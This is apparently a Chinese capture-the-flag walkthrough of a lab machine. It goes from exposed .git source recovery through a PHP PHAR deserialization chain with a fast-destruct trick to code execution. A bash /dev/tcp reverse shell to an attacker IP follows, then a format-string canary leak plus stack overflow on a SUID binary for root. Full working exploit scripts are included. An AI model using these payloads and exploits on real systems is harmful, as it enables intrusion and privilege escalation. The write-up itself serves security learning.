


```
[11:21:59] 200 - 194B - /.git/logs/refs/heads/master
[11:21:59] 200 - 486B - /.git/objects/
[11:21:59] 200 - 54B - /.git/objects/info/packs
[11:21:59] 200 - 105B - /.git/packed-refs
[11:21:59] 200 - 483B - /.git/refs/
[11:21:59] 200 - 20B - /.gitignore
[11:22:10] 200 - 0B - /config.php
[11:22:26] 200 - 437B - /README.md
```

README.md 泄露弱口令 `admin/admin`，同时判断该服务运行于 Apache 和 PHP 7.4 环境中

进去后是一个标题 **"import recovery"** 的 PHP 登录页。`admin/admin` 登录成功，进入后有三个功能：

1. **submit failed task**：一个大文本框，提交后显示 `saved: <code>32位 hex</code>`
2. **repair task**：输入 32 位 ID，点 repair
3. **check archive**：输入文件路径，点 check
在尝试 `check archive` 功能时，注意到相对路径 `README.md` 能直接返回内容，说明文件读取功能对相对路径没有拦截（仅过滤绝对路径和 `../`）

.git 源码分析

直接 GitHack 无法拉下源码，原因是 Git 存储对象有两种方式：

方式	路径	特点
散落对象 (loose)	<code>.git/objects/ab/cdef...</code>	每个 commit/blob 一个文件，GitHack 默认爬这里
打包文件 (pack)	<code>.git/objects/pack/*.pack</code>	多个对象压缩进一个文件，GitHack 通常不处理

该靶机用的就是 pack，所以需要我们手动 clone + check out

```
C:\Users\lnnn\Desktop\11>git clone --no-checkout
http://10.159.210.50/.git output_dir
Cloning into 'output_dir'...

C:\Users\lnnn\Desktop\11>cd output_dir
```

```
C:\Users\lnnn\Desktop\11\output_dir>git log --oneline
42d1673 (HEAD -> master, origin/master, origin/HEAD) Initial
import recovery portal

C:\Users\lnnn\Desktop\11\output_dir>git checkout HEAD -- .
```

从 Git 恢复所有类文件后，发现了几个关键点：

① `Files::read()` 的读写顺序漏洞

```
self::$inWorker = true;
try {
    $contents = @file_get_contents($this->filename); // 先读
} finally {
    self::$inWorker = false; // 再复位
}
$this->filter(); // 最后过滤
```

过滤发生在读之后。这意味着 `phar://` wrapper 虽然最终会被过滤，但 `file_get_contents()` 已经执行了 PHAR 解析——即有机会在过滤前触发副作用。

```
t=1 file_get_contents("phar://...")
↓ PHP 自动解析 PHAR
↓ 反序列化 metadata
↓ system("id") 执行 ← 副作用已发生
↓ 返回 "ok"
t=2 filter() 检查路径
↓ 发现 "://"
↓ echo "not reasonable" ← 这才报错
```

② 写入归档的流程

- `Task::submit()`：把用户 POST 的 `blob` 字段存为 `/var/labdata/quarantine/<id>.txt`
- `Task::repair()`：读取该文件，做 `rawurldecode()` 后写到 `/var/labdata/archive/<id>.bin`

因此可以 URL 编码提交任意二进制，服务端会还原成 `.bin` 文件。

③ 对象链（从 Git 中发现的隐藏类 `Myerror`）

普通路径的 `check archive` 页面只会显示读取到的文件内容，不会暴露 `Myerror`。但 Git 里有：

```
// class/Myerror.class.php
class Myerror {
    public $message;
    public $level;
    public function __toString() {
        return (string) $this->message->{$this->level};
    }
}
```

结合另外两个类的魔术方法，可以构造完整的反序列化执行链：

```
User::__destruct()
    → $helper->check($this->username)      # User::check() → echo
obj
    → Myerror::__toString()                # 触发字符串转换
    → Files->__get('system')                # 访问不存在属性
    → system($Files->arg)                   # 命令执行
```

前提： `Files::$inWorker == true`。

fast destruct 的发现

最初直接生成 PHAR 并触发 `phar://...`，目标没有任何回显，`sleep 4` 也没有延迟。

make_archive.php

```
<?php
class User {
    public $username;
    public $password;
    public function __destruct() {
        if (is_array($this->password) && isset($this->password[0], $this->password[1]))
            $this->password[0]->{$this->password[1]}($this->username);
    }
    public function check($obj): void { echo $obj; }
}
```

```

class Files {
    public static $inWorker = false;
    public $filename;
    public $arg;
    public function __get($key) {
        if (self::$inWorker && is_string($key) &&
preg_match('/^[A-Za-z_]\w*$/', $key))
            ($key)($this->arg);
        return '';
    }
}

class Myerror {
    public $message;
    public $level;
    public function __toString() { return (string)$this->message->{$this->level}; }
}

$command = $argv[1]; // 传入要执行的命令，比如 "id"
$output  = $argv[2]; // 输出文件名，比如 "item.phar"

$worker = new Files();
$worker->arg = $command; // 命令存这里

$view = new Myerror();
$view->message = $worker;
$view->level = 'system'; // __get 会触发 system($arg)

$helper = new User();

$item = new User();
$item->username = $view; // echo 这个 →
__toString → __get
$item->password = [$helper, 'check']; // __destruct →
check(echo username)

// 生成 PHAR
$phar = new Phar($output);
$phar->startBuffering();
$phar->addFromString('a.txt', 'ok'); // 包里放一个文件（必须有）
$phar->setMetadata($item); // 对象链藏在这里
$phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); // GIF头伪

```

装

```
$phar->stopBuffering();
```

生成 PHAR:

```
php -d phar.readonly=0 make_archive.php "id" item.phar
```

生成编码后的字符串

```
python3 -c "  
from urllib.parse import quote_from_bytes  
data = open('item.phar', 'rb').read()  
print(quote_from_bytes(data, safe=''))  
" > phar_encoded.txt
```

得到类似于这样的字符串:

GIF89a%3C%3Fphp%20__HALT_COMPILER%.....

将这个字符串丢入**submit failed task**，用返回的 id 去 repair

得到*68f65dec1df9de1e7ea0c625d4a34baf.bin*

触发 phar :

```
phar:///var/labdata/archive/68f65dec1df9de1e7ea0c625d4a34baf.bin/a  
.txt
```

但是却没有回显，不知道哪里出了问题

先准备一个探针脚本

```
cat > local_phar_probe.php << 'EOF'  
<?php  
class User {  
    public $username;  
    public $password;  
    public function __destruct() {  
        if (is_array($this->password) && isset($this->  
>password[0], $this->password[1]))  
            $this->password[0]->{$this->password[1]}($this->  
>username);  
    }  
    public function check($obj): void { echo $obj; }  
}  
class Files {  
    public static $inWorker = false;  
    public $filename;  
    public $arg;  
    public function __get($key) {  
        if (self::$inWorker && is_string($key) &&
```

```

preg_match('/^[A-Za-z_]\w*$/',$key))
    ($key)($this->arg);
    return '';
}
}
class Myerror {
    public $message;
    public $level;
    public function __toString() { return (string)$this->message->{$this->level}; }
}

echo "=== 测试开始 ===\n";

Files::$inWorker = true;
try {
    $data = @file_get_contents('phar://' . __DIR__ .
'/item.phar/a.txt');
    echo "DATA=" . var_export($data, true) . "\n";
} finally {
    Files::$inWorker = false;
    echo "finally: inWorker 已复位\n";
}

echo "=== 测试结束 ===\n";
EOF

```

用本地 `php:7.4-apache` Docker 容器模拟真实环境验证一下反序列化是否触发

```

lnnn@LAPTOP-MPGJT8PU:~/tmp$ docker run --rm -v "$PWD:/w" -w /w
php:7.4-apache php local_phar_probe.php
=== 测试开始 ===
DATA='ok'
finally: inWorker 已复位
=== 测试结束 ===

```

去掉 finally，验证是时机问题

```

cat > local_phar_probe_nofinal.php << 'EOF'
<?php
class User {
    public $username;
    public $password;
    public function __destruct() {
        if (is_array($this->password) && isset($this->

```

```

>password[0], $this->password[1]))
    $this->password[0]->{$this->password[1]}($this-
>username);
    }
    public function check($obj): void { echo $obj; }
}
class Files {
    public static $inWorker = false;
    public $filename;
    public $arg;
    public function __get($key) {
        if (self::$inWorker && is_string($key) &&
preg_match('/^[A-Za-z_]\w*$/ ', $key))
            ($key)($this->arg);
        return '';
    }
}
class Myerror {
    public $message;
    public $level;
    public function __toString() { return (string)$this-
>message->{$this->level}; }
}

echo "=== 不复位 inWorker ===\n";

Files::$inWorker = true;
// 故意不复位，模拟"如果 finally 不存在"
$data = @file_get_contents('phar://' . __DIR__ .
'/item.phar/a.txt');
echo "DATA=" . var_export($data, true) . "\n";
echo "=== 脚本结束，对象在这里析构 ===\n";
EOF

```

再尝试一次

```

lnnn@LAPTOP-MPGJT8PU:~/tmp$ docker run --rm -v "$PWD:/w" -w /w
php:7.4-apache php local_phar_probe_nofinal.php
=== 不复位 inWorker ===
DATA='ok'
=== 脚本结束，对象在这里析构 ===
uid=0(root) gid=0(root) groups=0(root)

```

成功回显 root，由此得出结论：

✅ 链是对的（去掉 finally 后命令执行了）

✅ phar:// 触发了反序列化 (DATA='ok' 说明文件读到了)

❌ finally 把 \$inWorker 提前复位, 导致链失效

既然问题是"析构时机太晚", 那解决方向就是:


让析构发生在 `file_get_contents()` 内部, 而不是之后。

我们可以让反序列化过程中途报错, 强制立刻析构

PHP 反序列化时若对象属性数量与声明不符, 会触发"fast destruct"——立即析构已构造对象, 而不是等到作用域结束。这个析构发生在

`file_get_contents()` 内部, 此时 `$inWorker` 还是 `true` !

方法很简单: 把 PHAR metadata 序列化串里根对象的属性数从 2 改成 3:
直接用010editor修改即可



这里改成 33

改后 PHAR 签名失效，需要重算 SHA-256 并写回 PHAR 尾部。

```
from hashlib import sha256

with open("item.phar", "rb") as f:
    data = bytearray(f.read())

s = bytes(data[:-40])
h = bytes(data[-8:])
new_file = s + sha256(s).digest() + h

with open("item_fast.phar", "wb") as f:
    f.write(new_file)
```

```
print("签名重算完成，已保存为 item_fast.phar")
```

再重复一遍前面的步骤

uid=33(www-data) gid=33(www-data) groups=33(www-data) not reasonable

能成功拿到 shell 了，接下来就是反弹 shell

```
bash -c 'bash -i >& /dev/tcp/10.159.210.252/4444 0>&1'
```

```
(kali@kali)-[~/桌面/penelope]
$ python3 penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 10.159.210.252
> Main Menu (m) • Payloads (p) • Clear (Ctrl-L) • Quit (q/Ctrl-C)
[+] [New Reverse Shell] ⇒ phar 10.159.210.50 Linux-x86_64 • www-data(33) • Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ←
[+] Session log: /home/kali/.penelope/sessions/phar~10.159.210.50-Linux-x86_64/2026_06_06-02_07_32-507.log

www-data@phar:/var/www/html$ ls /home
welcome
www-data@phar:/var/www/html$ cat /home/welcome/user.txt
flag{user-1e34287df8a27d2bbfa5ff51abb3d2ff}www-data@phar:/var/www/html$
```

flag2

提权套餐

```
find / -user root -perm -4000 2>/dev/null
```

进行常规提权枚举

```
www-data@phar:/var/www/html$ find / -user root -perm -4000
2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/opt/vaultd
```

大部分是系统标准 SUID，但有一个可疑的自定义程序，**/opt/vaultd**

这貌似是个 pwn 题啊啊啊啊，不会 pwn 有点难受

不过借助 ai 还是能给他写出来

```
www-data@phar:/var/www/html$ python3 1.py
[+] Leaked canary: 0x464bc65a4fd01600
[+] Payload sent! Switching to interactive shell ...
[maintenance] win function reached!
cat /root/root.txt
flag{root-a5e1f6d2cd2448650c88a8985cfb6365}
```

因为我自己也不会 pwn，怕误导大家，干脆稍微整理一下 AI 的思路贴给大家

以下为 AI 生成，仅作参考

静态分析

基本信息

文件: `vaultd` (ELF 64-bit, x86-64)
基址: `0x400000` (无 PIE, 地址固定)
大小: `0x4030` 字节
保护: Stack Canary  | PIE  | NX 

无 PIE 意味着所有函数地址在每次运行时完全相同，极大降低利用难度。

函数列表

地址	函数名	说明
<code>0x4014f2</code>	<code>main</code>	主循环，解析菜单选项
<code>0x4012ab</code>	<code>create_note</code>	选项 1，读入备份名称
<code>0x401314</code>	<code>support_ticket</code>	选项 2，格式化字符串漏洞
<code>0x401468</code>	<code>restore_recipe</code>	选项 3，栈溢出漏洞
<code>0x4013cb</code>	(无名/隐藏)	win 函数，不在菜单中

主函数逻辑

```
while (1) {
    banner();           // 打印菜单
    read(0, buf, 7);    // 读取选项
    n = atoi(buf);
    switch (n) {
        case 1: create_note(); break;
        case 2: support_ticket(); break;
```

```

        case 3: restore_recipe(); break;
        case 4: puts("Bye."); return 0;
    }
}

```

没有直接调用隐藏函数的菜单项，必须通过漏洞劫持控制流

格式化字符串 (support_ticket)

```

unsigned __int64 support_ticket() {
    char buf[136];                // rbp-0x90, 136 字节
    // ...
    read(0, buf, 0x7F);           // 安全，限制了长度
    printf("Ticket preview: ");
    printf(buf);                  // ← 漏洞！buf 直接作为格式字
字符串
    puts("\nTicket saved.");
}

```

`printf(buf)` 是经典格式化字符串漏洞。当 `buf` 包含 `%n$p` 时，可以读取栈上任意位置的值。

目标：泄露 Stack Canary

Canary 位于 `rbp-0x8`，`buf` 位于 `rbp-0x90`，差值 `0x88 = 136` 字节 = 17 个 qword。

栈布局 (support_ticket 栈帧)：

<code>rbp-0x90</code>	<code>buf[0]</code>	← <code>printf</code> 的第 1 个 ... 参数 (不准确，见下)
...		
<code>rbp-0x08</code>	<code>canary</code>	← 目标
<code>rbp+0x00</code>	<code>saved rbp</code>	
<code>rbp+0x08</code>	<code>ret addr</code>	

`printf` 的参数传递规则：前 5 个参数通过寄存器 (`rdi/rsi/rdx/rcx/r8`)，第 6 个起从栈上读取。

经过计算 (或爆破测试)，`%25$p` 对应 canary 所在位置。

测试方法：

```

# 依次测试 %n$p, 找到末字节为 0x00 的值 (canary 低字节固定为 0)
echo -e '2\n%20$p' | ./vaultd
echo -e '2\n%21$p' | ./vaultd
# ... 直到找到以 00 结尾的 8 字节十六进制值

```

```
echo -e '2\n%25$p' | ./vaultd
```

```
# 输出: Ticket preview: 0x903eb1c74e3a0a00 ← canary!
```

栈溢出 (restore_recipe)

```
unsigned __int64 restore_recipe() {
    _BYTE buf[72];                // rbp-0x50, 只有 72 字节!

    puts("Paste restore recipe...");
    read(0, &stage, 0x400);        // 读入全局变量 stage, 安全

    puts("Recipe title:");
    read(0, buf, 0x180);           // ← 漏洞! buf 只有 72 字节, 却读
    入 384 字节!

    puts("Restore job queued.");
}
```

第二个 `read` 允许写入 **384 字节**到只有 **72 字节**的栈缓冲区, 溢出量 = $384 - 72 = 312$ 字节。

栈布局:

rbp-0x50	buf[0]	← 我们的输入从这里开始
...		
rbp-0x08	canary	← 偏移 +0x48 = +72, 必须用正确 canary 覆盖
rbp+0x00	saved rbp	← 偏移 +0x50 = +80
rbp+0x08	return address	← 偏移 +0x58 = +88, 覆盖为 WIN_ADDR!

单独溢出**不够**, 因为 canary 会被破坏导致 `__stack_chk_fail` 崩溃。
这就是为什么必须先用漏洞一泄露 canary, 再用正确值覆盖它。

隐藏 Win 函数 (0x4013cb)

该函数不在菜单中, 只能通过覆盖返回地址到达:

```
void win() {
    puts("[maintenance] win function reached!");
    setresgid(0, 0, 0);            // syscall 119, GID → root
    setresuid(0, 0, 0);            // syscall 117, UID → root
    execve("/bin/sh", ["sh", "-p", NULL, NULL], NULL); // 启动 root
```

```
shell
}
```

`-p` 参数让 sh 不丢弃 SUID 赋予的特权（`effective uid`），确保获得 root shell。

利用思路

[目标] 劫持 `restore_recipe` 的返回地址 → `win()`

↓

[问题] 有 Stack Canary 保护，直接覆盖会触发 `abort`

↓

[解决] 用 `support_ticket` 的格式化字符串漏洞先泄露 `canary`

↓

[完整链]

Step 1: 选菜单 2 → 发送 `%25$p` → 解析输出 → 得到 `canary`

Step 2: 选菜单 3 → 发送 `stage` 数据 → 发送溢出 `payload`

`payload = 'A'*72 + canary + dummy_rbp + WIN_ADDR`

Step 3: `restore_recipe` 返回 → 跳转 `win()` → root shell

Exploit 编写

完整利用脚本（无需 `pwntools`）：

```
#!/usr/bin/env python3
import subprocess, struct, sys, threading

WIN_ADDR = 0x4013cb # 无 PIE, 地址固定

def p64(v): return struct.pack('<Q', v)

def recvuntil(proc, marker):
    buf = b''
    while not buf.endswith(marker):
        ch = proc.stdout.read(1)
        if not ch: sys.exit(1)
        buf += ch
    return buf

def sendline(proc, data): proc.stdin.write(data + b'\n');
proc.stdin.flush()
def send(proc, data): proc.stdin.write(data); proc.stdin.flush()

proc = subprocess.Popen(['./vaultd'], stdin=subprocess.PIPE,
```

```

                                stdout=subprocess.PIPE,
stderr=subprocess.DEVNULL)

# Step 1: 泄露 canary
recvuntil(proc, b'4. exit'); sendline(proc, b'2')
recvuntil(proc, b'ticket:\n'); sendline(proc, b'%25$p')
recvuntil(proc, b'Ticket preview: ')
canary = int(recvuntil(proc, b'\n').rstrip(), 16)
print(f'[+] canary = {hex(canary)}')

# Step 2: 栈溢出
recvuntil(proc, b'4. exit'); sendline(proc, b'3')
recvuntil(proc, b'staging memory:\n'); sendline(proc, b'X')
recvuntil(proc, b'Recipe title:\n')

payload  = b'A' * 72                # 填满 buf[72]
payload += p64(canary)              # 正确 canary, 绕过检测
payload += p64(0x414141414141)     # dummy saved rbp (随意)
payload += p64(WIN_ADDR)           # 劫持返回地址

send(proc, payload)
recvuntil(proc, b'Restore job queued.\n')
print('[+] shell 已获取, 开始交互...')

# 交互转发
def fwd_in():
    while True:
        d = sys.stdin.buffer.read(1)
        if not d: break
        proc.stdin.write(d); proc.stdin.flush()

def fwd_out():
    while True:
        d = proc.stdout.read(1)
        if not d: break
        sys.stdout.buffer.write(d); sys.stdout.buffer.flush()

threading.Thread(target=fwd_in, daemon=True).start()
threading.Thread(target=fwd_out, daemon=True).start()
proc.wait()

```

shell 没有提示符是正常的（`/bin/sh` 非交互模式），直接输命令即可